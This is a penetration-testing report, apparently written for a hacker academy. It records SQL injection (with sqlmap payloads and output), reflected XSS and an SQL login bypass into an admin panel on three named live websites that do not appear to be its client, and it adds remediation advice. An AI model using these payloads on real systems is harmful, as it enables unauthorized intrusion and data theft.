Vulnerability Assessment

AND

PENETRATION TESTING

Report

By Sooraj Nair

Table of content

Overview

Iam a Cybersecurity Researcher, I'm currently working through the VAPT to find vulnerability and report to the administration for further actions, and now I'm focusing to find the critical vulnerabilities and mitigate them.

The information contained in this report is confidential and is intended only for use by the management of Redteam. Iam not responsible to any other person/party taken a decision based on this report. It is hereby notified that nay reproduction, copying or otherwise quoting of this report or any part thereof except for the purpose mentioned herein above can be done only with my prior written permission.

Source of Information

I have called for and obtained such data, information etc. as were necessary for the purpose of my assignment which has been made available to Redteam.

The information relating to the server detail, Ip-address, affected URL's, Mitigation etc. has been obtained from me.

Disclaimer

First you need to agree the following terms and conditions of using this report with all applicable laws, without limitation or qualification, unless otherwise stated, the contents of this document including, but not limited to, the text and images contained herein and their arrangement are the property of Sooraj. Nothing contained in this document shall be constructed as conferring by implication, estoppel, or otherwise, any license or right to any copyright, patent, trademark or other proprietary interest of Sooraj or any third party. This document and its contents including. But not limited to, graphic images and documentation may not be copied reproduced, republished, uploaded, posted, transmitted, or distributed in any way without the prior written consent of Sooraj. Any use you make of the information provided is at your own risk and liability. Sooraj makes no representation about the suitability, reliability, availability, timeliness, and accuracy of the information products, services, and related graphics contained in this document. All such information products, services, related graphics and other contents are provided 'as is' without any warranty of any kind. The relationship between you and sooraj shall be governed by the laws of the republic of India without regard to its conflict of law provisions. You and Sooraj agree to submit to the personal and exclusive jurisdiction of the courts located as Trivandrum, India. You are responsible for complying with the laws of the jurisdiction and agree that you will not access or use the information in this report, in violation of such laws. You represent that you have the lawful right to submit information and agree that you will not submit any information unless you are legally entitled to do so.

Document Details

Document type	Details
Project name	Vulnerability Assessment and penetration testing Report
Testing Date	27-06-2024
Report submission Date	22-07-2024
Classification	Internal, confidential
Scope	Web application assessment
Authored by	Sooraj Nair
Reviewed by	Bijoy
Severity	Low, Medium, High

Executive Summery

Introduction

This Vulnerability Assessment and Penetration Testing (VAPT) report provides a comprehensive analysis of the security posture of different Websites. The assessment was conducted to identify and address potential vulnerabilities within the organization's IT infrastructure and web applications.

Scope of Testing

A total of 4 vulnerabilities were identified across various systems and applications, categorized by severity levels (Critical, High, Medium, Low). These vulnerabilities pose potential risks such as unauthorized access, data breaches, service disruptions and Secure miss flag.

List of Vulnerabilities

1. SQL Injection
2. Reflected Cross site scripting XSS
3. Security Misconfiguration
4. Authentication bypass via SQLI

Discovered Vulnerabilities

VULNERABILITY #1 SQL Injection

Severity – Medium

Instance

URL: http://www.bdfoods.com.bd/awards.php?id=5

QUERY: (‘)


Description

SQL vulnerabilities typically refer to security weaknesses in applications or websites that allow attackers to manipulate SQL queries unexpectedly, Attackers inject malicious SQL code into input fields (like login forms or search boxes) to manipulate the database. This can lead to unauthorized data access, modification, or deletion.

Suggested Fixes

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure.

Proof of concept – screenshot of the “Database names”.



```
[22:27:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:27:40] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:27:42] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=5 AND 6531=6531

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=5 AND (SELECT 8059 FROM (SELECT(SLEEP(5)))AVNk)
---
[22:27:44] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[22:27:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Nginx
back-end DBMS: MySQL >= 5.0.12
[22:27:45] [INFO] fetching database names
[22:27:45] [INFO] fetching number of databases
[22:27:46] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:27:48] [INFO] retrieved: 2
[22:27:58] [INFO] retrieved: information_schema
[22:28:07] [INFO] retrieved: bdgroup_foods
available databases [2]:
[*] bdgroup_foods
[*] information_schema

[22:28:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.bdfoods.com.bd'

[*] ending @ 22:28:19 /2024-05-26/

┌─[root@kali]─[~]
└─# sqlmap -u "http://www.bdfoods.com.bd/awards.php?id=5" -D bdgroup_foods --tables
```

Vulnerability #2 **Reflected Cross-site Scripting**

Severity – High

Instance

URL: https://www.murlidharsweets.com/

QUERY:

https://www.murlidharsweets.com/search.php?search=hello%3Cimg%2Fsrc+onerror%3Dalert(%22You_Have_been_Hacced%22)%3E


Description

Reflected Cross-Site Scripting (XSS) occurs when malicious scripts are injected into a web application and then reflected back to the user through a vulnerable endpoint, such as a URL parameter or form input. When a user interacts with the compromised link or form, the injected script executes in their browser, potentially allowing attackers to steal session cookies, manipulate page content, or perform other malicious actions within the context of the affected web application.

Suggested Fixes

First, all user inputs, including URL parameters, form fields, and any other data submitted to the server, should be validated and sanitized to ensure they adhere strictly to expected formats and do not contain malicious scripts. Preventive measures include input validation, output encoding, and implementing Content Security Policy (CSP) headers to mitigate the risk of such attacks.

Proof of Concept: Screenshot of the “alert” from the browser.



www.murlidharsweets.com

You_Have_been_Haccked

Vulnerability #3 Security Misconfiguration

Severity - Low

Instance

URL: https://www.aio-group.com/


Description

Secure misconfiguration refers to the improper configuration of system components, networks, or web applications that can lead to security vulnerabilities. This type of issue often arises due to oversight, lack of updates, or incorrect default settings, failing to change default credentials on devices, software, or services, leaving them vulnerable to unauthorized access.

Suggested Fixes

Conduct regular security audits and assessments to identify and rectify misconfigurations across systems, networks, and applications, implement robust configuration management practices to ensure systems are configured securely from the outset and maintained throughout their lifecycle.

PROOF OF CONCEPT: Screenshot from the browser.



Vulnerability #4 Authentication bypass via SQLI

Severity - High

Instance

URL: https://ccpindia.in/verification/AdminLogin.aspx

Query: admin' or '1'='1'--


Description

Authentication bypass via SQL Injection (SQLi) is a type of attack where an attacker exploits vulnerabilities in the login mechanism of a web application to gain unauthorized access. By injecting malicious SQL code into input fields (such as username and password fields), the attacker can manipulate the SQL query used to authenticate users, bypassing the authentication checks. The attacker identifies a login form that directly incorporates user input into an SQL query without proper sanitization or parameterization.

Suggested Fixes

To mitigate authentication bypass via SQL injection, it's crucial to implement several best practices and security measures. Parameterized queries ensure that user inputs are treated as data, not executable code. This is the most effective way to prevent SQL injection. The stored procedures can encapsulate SQL queries, providing an additional layer of abstraction and security.

PROOF OF CONCEPT: Screenshot of the “admin page” from browser.



WELCOME TO ADMIN PANEL

*Council Name: Central council of Alternative T
*Course Name:
*Roll Code:
*Roll No:
*Initial Registration No:
*Student Name:
*Father Name:
*Mother Name:
Admission Type:
*Date of birth:
Session:
Full Marks Statement:
Division:
Passing Reg No:
Study Center:
*Certificate Issue Date:
*Upload Image: Browse... No file selected.

Conclusion of the Report

In this assessment I Identified 4 vulnerabilities ranging from Low to High severity, The Vulnerability Assessment and Penetration Testing (VAPT) conducted for Redteam Hacker Academy has provided valuable insights into the current state of its security infrastructure. Through meticulous testing and analysis, several critical vulnerabilities and areas of concern have been identified across the web applications, Addressing the identified vulnerabilities and implementing these recommendations is essential to fortifying these websites against.

End Note

The assessment revealed critical vulnerabilities including SQL injection, Authentication bypass via SQLI, reflected cross-site scripting (XSS), and security misconfiguration. Addressing these issues is crucial to fortify the security posture of the system and protect against potential exploitation. Implementing robust security measures and regular assessments will help mitigate these risks and safeguard sensitive data from unauthorized access and manipulation.